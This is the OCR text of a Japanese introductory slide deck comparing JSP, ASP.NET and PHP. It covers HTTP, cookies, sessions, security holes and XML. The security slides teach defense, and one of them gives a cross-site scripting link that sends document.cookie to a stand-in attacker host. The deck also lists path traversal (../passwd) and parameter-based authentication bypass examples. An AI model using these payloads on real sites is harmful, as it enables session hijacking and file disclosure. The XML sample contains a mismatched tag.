Webサーバーサイド技術の基本

～JSP/ASP.NET/PHPからリッチ・クライアントまで～

サーバサイド・スクリプトの代表的な技術にはサーバサイドJava、ASP.NET、PHPなどがある。見かけも背景も異なるこれらの技術。しかし、これらを根本的なしくみとして比較すると、さほど大きな違いはない。本セッションでは、HTTPなどの基本プロトコルからセキュリティ、XML、アプリケーション・フレームワーク、リッチ・クライアントまで、Web技術の基本的なキーワードを紹介する。

山田祥寛 (YAMADA, Yoshihiro)
CQW15204@nifty.com
http://www.wings.msn.to/


Web技術とはなにか？

- 「静的」なページ
  - 要求されたコンテンツ（一般的にHTML）をそのまま応答するしくみ

- 「動的」なページ
  - リクエスト情報やデータベースなどから動的にコンテンツを生成する

クライアントサイド技術とサーバサイド技術

- クライアントサイド技術とサーバサイド技術
  - プログラムが処理される場所
    → 環境への依存度、トラフィック量の多寡
  - データソースを複数のユーザが共有できるか
  - 「動的」という言葉の意味するところ
    → あらかじめ用意されたデータを「加工」しているだけか、
    データそのものを生成するのか（データを作成するのは誰か？）



代表的なサーバサイド技術（1）
サーバサイドJava（J2EE技術）

- **大規模開発の実績では群を抜く「サーバサイドJava」**
  - “Write Once, Run Anywhere”のJava言語をベースとした技術
  - JSP（JavaServer Pages）、サーブレット、EJB（Enterprise JavaBeans）等の標準APIを提供
  - 企業基幹システムなどでも多くの実績やノウハウ
  - 商業製品、オープンソース製品を問わず、多くの選択肢が魅力
    Apache Jakarta Project（http://jakarta.apache.org/ ）などが有名
  - 代表的な開発環境としてEclipseなどが有名
  - デザイン・パターンや開発手法など上流設計に関する資料・文献も豊富
  - 習得が難しい、技術体系が複雑であるなどの難点もあり
    → 昨今ではEoD（Ease of Development）への取り込み
    ＝Groovyスクリプト、
    JSF（JavaServer Faces）フレームワーク等

代表的なサーバサイド技術（2）
ASP.NET（Active Server Pages .NET）


- **オールインワン・パッケージで高い開発生産性「ASP.NET」**
  - Windows＋IIS上で利用可能なサーバサイド実行環境
  - .NET Framework基盤の元で一から再構築された新しいアーキテクチャ
    → 「ASP4.0」ではなく、「ASP.NET 1.0」
  - 基本ソフトウェアからアプリケーション・サーバ、開発環境、アプリケーション・フレームワークまでをオールインワン・パッケージで提供
    → 構造がシンプル、モジュール間の親和性に優れる
  - 2005年後半には.NET Framework 2.0も登場予定
    参考）ASP.NET 2.0が変えるWebアプリ開発の世界
    （ http://www.atmarkit.co.jp/fdotnet/asp2review/index/ ）
  - 後発技術であるため、実績はJavaに劣るが、徐々に浸透（今後に期待！）
    → ITプラットフォーム採用実績：
    Java44% vs .NET39%（@IT調査より）

Microsoft ASP.net


（参考）ASP.NETの統合開発環境
Visual Studio .NET ＆ Web Matrix

- **Visual Studio .NET**
  - 高機能な.NET Framework標準の統合開発環境
- **Web Matrix**
  - 無償で利用可能なASP.NET開発環境。独自コントロール/機能も提供
  - Windowsアプリ開発は不可、デバッグ機能を持たないなどの制限はあり

Visual Studio .NET



Web Matrix



代表的なサーバサイド技術（3）
PHP（PHP:Hypertext Preprocessor）

- 気軽に簡単に、レンタルサーバなどの環境も充実した「PHP」
  - Windows／Linuxなど主要なプラットフォームで動作可能なサーバサイド・スクリプト環境
  - オールフリーで開発環境を一式取り揃えられるのが魅力
    LAMP（Linux、Apache、MySQL、PHP）
    LAPP（Linux、Apache、PostgreSQL、PHP）etcの組み合わせ
  - 関数を主体とした解りやすい言語構文が初学者にも人気
  - パーソナル用途が主体というイメージが強かったが…
    → 2004年7月に登場のPHP5ではさまざまな強化点
    （オブジェクト指向構文、XML対応、SQLiteの標準バンドルetc）
    → 大規模なシステム構築にも対応可能な基盤を強化
  - JSR-223「Scripting for the Java Platform」
    → Javaアプリケーションにおけるフロントエンド開発言語
  - 対応するレンタルサーバ／ホストが充実


今、私たちに求められている能力とは？

- **出自や背景は異なっても、どの技術も本質的な違いはない**
  - クライアントからの要求をサーバ側で処理し、結果をクライアントに応答するという根本的な流れは共通
  - どの技術が優れているか、という議論もナンセンス
  - 当たり前の視点が抜け落ちるケースが少なくない

- **それぞれの技術を「相対的」に概観できる視点が重要**
  - 複数技術の共通点を理解すること
  - 複数技術の相違点を理解すること
  - 適材適所で最適な技術を使い分けられる能力を！

Theme1）HTTP（HyperText Transfer Protocol）


- **HTTPとはなにか？**
  - WebクライアントとWebサーバとが通信するために使われる標準的な手続き
  - 「リクエスト（要求）」と「レスポンス（応答）」とからなるシンプルな構成
  - 「状態」を管理できない
    （=ステートレス）
  - 通常、意識しなくてもアプリケーションは構築できる
    でも、知っておいた方が便利
  - HTTPによる通信をトレースするのに便利なツール
    Ex. ieHTTPHeaders
    （http://www.blunck.info/）



ieHTTPHeadersによるHTTP通信のトレース

HTTP通信をトレースする

- ieHTTPHeadersでトレースしたHTTP通信




リクエスト／レスポンスの挙動を HTTPから理解する(1)

- クッキー(Cookie)
  - クライアント側に保存可能な小さなテキスト
  - サーバサイド技術だけではなく、クライアントサイド技術でも利用可能な古典的なしくみ
  - クッキーを利用した身近な例）掲示板で1度入力したハンドル名や電子メールアドレスを2度目以降のアクセスでデフォルト表示 etc


リクエスト／レスポンスの挙動を HTTPから理解する(2)

- セッション(Session)
  - サーバ側でクライアント単位の情報を管理するためのしくみ
  - 代表的なサーバサイド技術では標準で利用可能
  - 情報がクライアントーサーバ間を行き来しないので、クッキーよりもセキュア



リクエスト／レスポンスの挙動を HTTPから理解する(3)

- リクエスト／レスポンス・ヘッダのさまざまな活用方法
  - Languageヘッダ : クライアントの言語単位に表示言語を切り替え
  - Refererヘッダ : 自ページにどこからアクセスしてきたかを監視する
  - User-Agentヘッダ : エンドデバイスごとに異なるレイアウトでページを表示
  - Locationヘッダ : 指定されたページに強制的にリダイレクト



Theme 2）アプリケーション・セキュリティ

- セキュリティを意識することの大切さ
  - サイト上でのトラブルが企業信用に直結する可能性
  - ビジネスにおけるインターネットへの依存度
    → エンドユーザ、社内ユーザそれぞれに対するインパクトも大
  - 企業における法的責任
    Ex: 個人情報保護法（2005年4月施行）
- セキュリティ・ホールは他人事ではない
  - Web（HTTP）は必ずしもアプリケーションに最適な環境ではない
  - 至るところにセキュリティ・ホールは虫食っている
  - ただ動くだけのプログラムでは十分とはいえない
  - セキュリティ意識は初学者のうちから培うべきもの

Webアプリケーションにおける代表的なセキュリティ・ホール（1）

クロスサイト・スクリプティング


- 入力テキストを適切に処理していないことが原因で発生する問題
  - × **<%=request.getParameter(“name”) %>**
- たとえば、クロスサイト・スクリプティング脆弱性を含むアプリに対して以下のようなリンクを設置されてしまったら？

http://yowai.examples.com/yowai.php?name=**<script>location.href='http://clacker.examples.com/clacker.php?param="'%20%2B%20document.cookie%20%2B%20'"';</script>**

- 厳密なエスケープ処理を施すことが重要

ASP.NET	Server.HtmlEncodingメソッド
JSP	${fn:excapeXml}（式言語）
PHP	htmlspecialchars関数

参考）クロスサイト・スクリプティングのしくみ



Webアプリケーションにおける代表的なセキュリティ・ホール（2）

- その他のセキュリティ・ホール
  - クロスサイト・スクリプティングと類似の問題として、「SQLインジェクション」「コマンドインジェクション」etc
  - ヘッダ情報やクッキーだって信用はできない（パラメータ改竄）
  - クライアントサイド・スクリプトによるチェックは信頼できるか？
  - クライアントサイドコメントの危険
  - デバッグ・オプションは必ず無効にしよう
  - デフォルトのエラーメッセージを表示しない
  - 秘密なURLに意味はあるか？
  - クエリ情報などでのファイル指定は危険（Path Traversal）
    Ex. ～read.jsp?path=read.dat → ～read.jsp?path=../passwd
  - 無意味な認証（～index.php?logined=true）
  - セッションも完全にセキュアではない

Theme 3）XML（eXtensible Markup Language）

XML=拡張可能なデータ記述言語

- HTMLとよく似たマークアップ言語。自分でタグを定義できるのが特長

```
<?xml version="1.0" encoding="UTF-8" ?>
<data>
   <name>山田祥寛</name>
   <birth>1945.12.04</birth>
</date>
```

- XMLには標準的な仕様、タグセットが豊富
  - → XSLT、DOM、XPath、XLink、SAX、XMLSchema等（どんな言語からも利用可）
  - → SVG（Scalable Vector Graphics）、NewsML、MML（Medical Markup Language）etc
- 昨今ではXMLTextReader（.NET）やSimpleXml（PHP）などの拡張インターフェイスも

どんなところで使われている？XML

- 設定ファイル（web.xml［サーブレット］、server.xml［Tomcat］、web.config［ASP.NET］）
- RSS（RDF Site Summary）
- SOAP（Simple Object Access Protocol）

→ **意識するとせざると使われている！**
XMLは知っておいて当たり前の技術


XMLを利用するメリット

- 既存技術との比較

既存技術		XMLでは･･･
HTML	タグは自由に決められない	タグが拡張可能
	文書修飾と文書構造とが混在	XSLT/XSLと明確に分離
	構文規則の曖昧さ	パーサが厳密に解析
CSV	データレイアウト変更時の柔軟性に難	タグによって柔軟に変更できる
	データの可読性に難	タグでデータを明確に表現
	標準的な操作インターフェイスの不在	DOMやSAXなどの標準仕様
RDB	半構造データの扱いが難しい	階層構造などを自由に表せる
	データフォーマットが特定の製品に依存	中性的なテキスト･フォーマット

ネイティヴXMLデータベース活用のススメ

- リレーショナル・データベース（RDB）だけがデータストアではない
  - 階層構造（オブジェクトツリー）を表現するには2次元表よりXMLの方がカンタン！
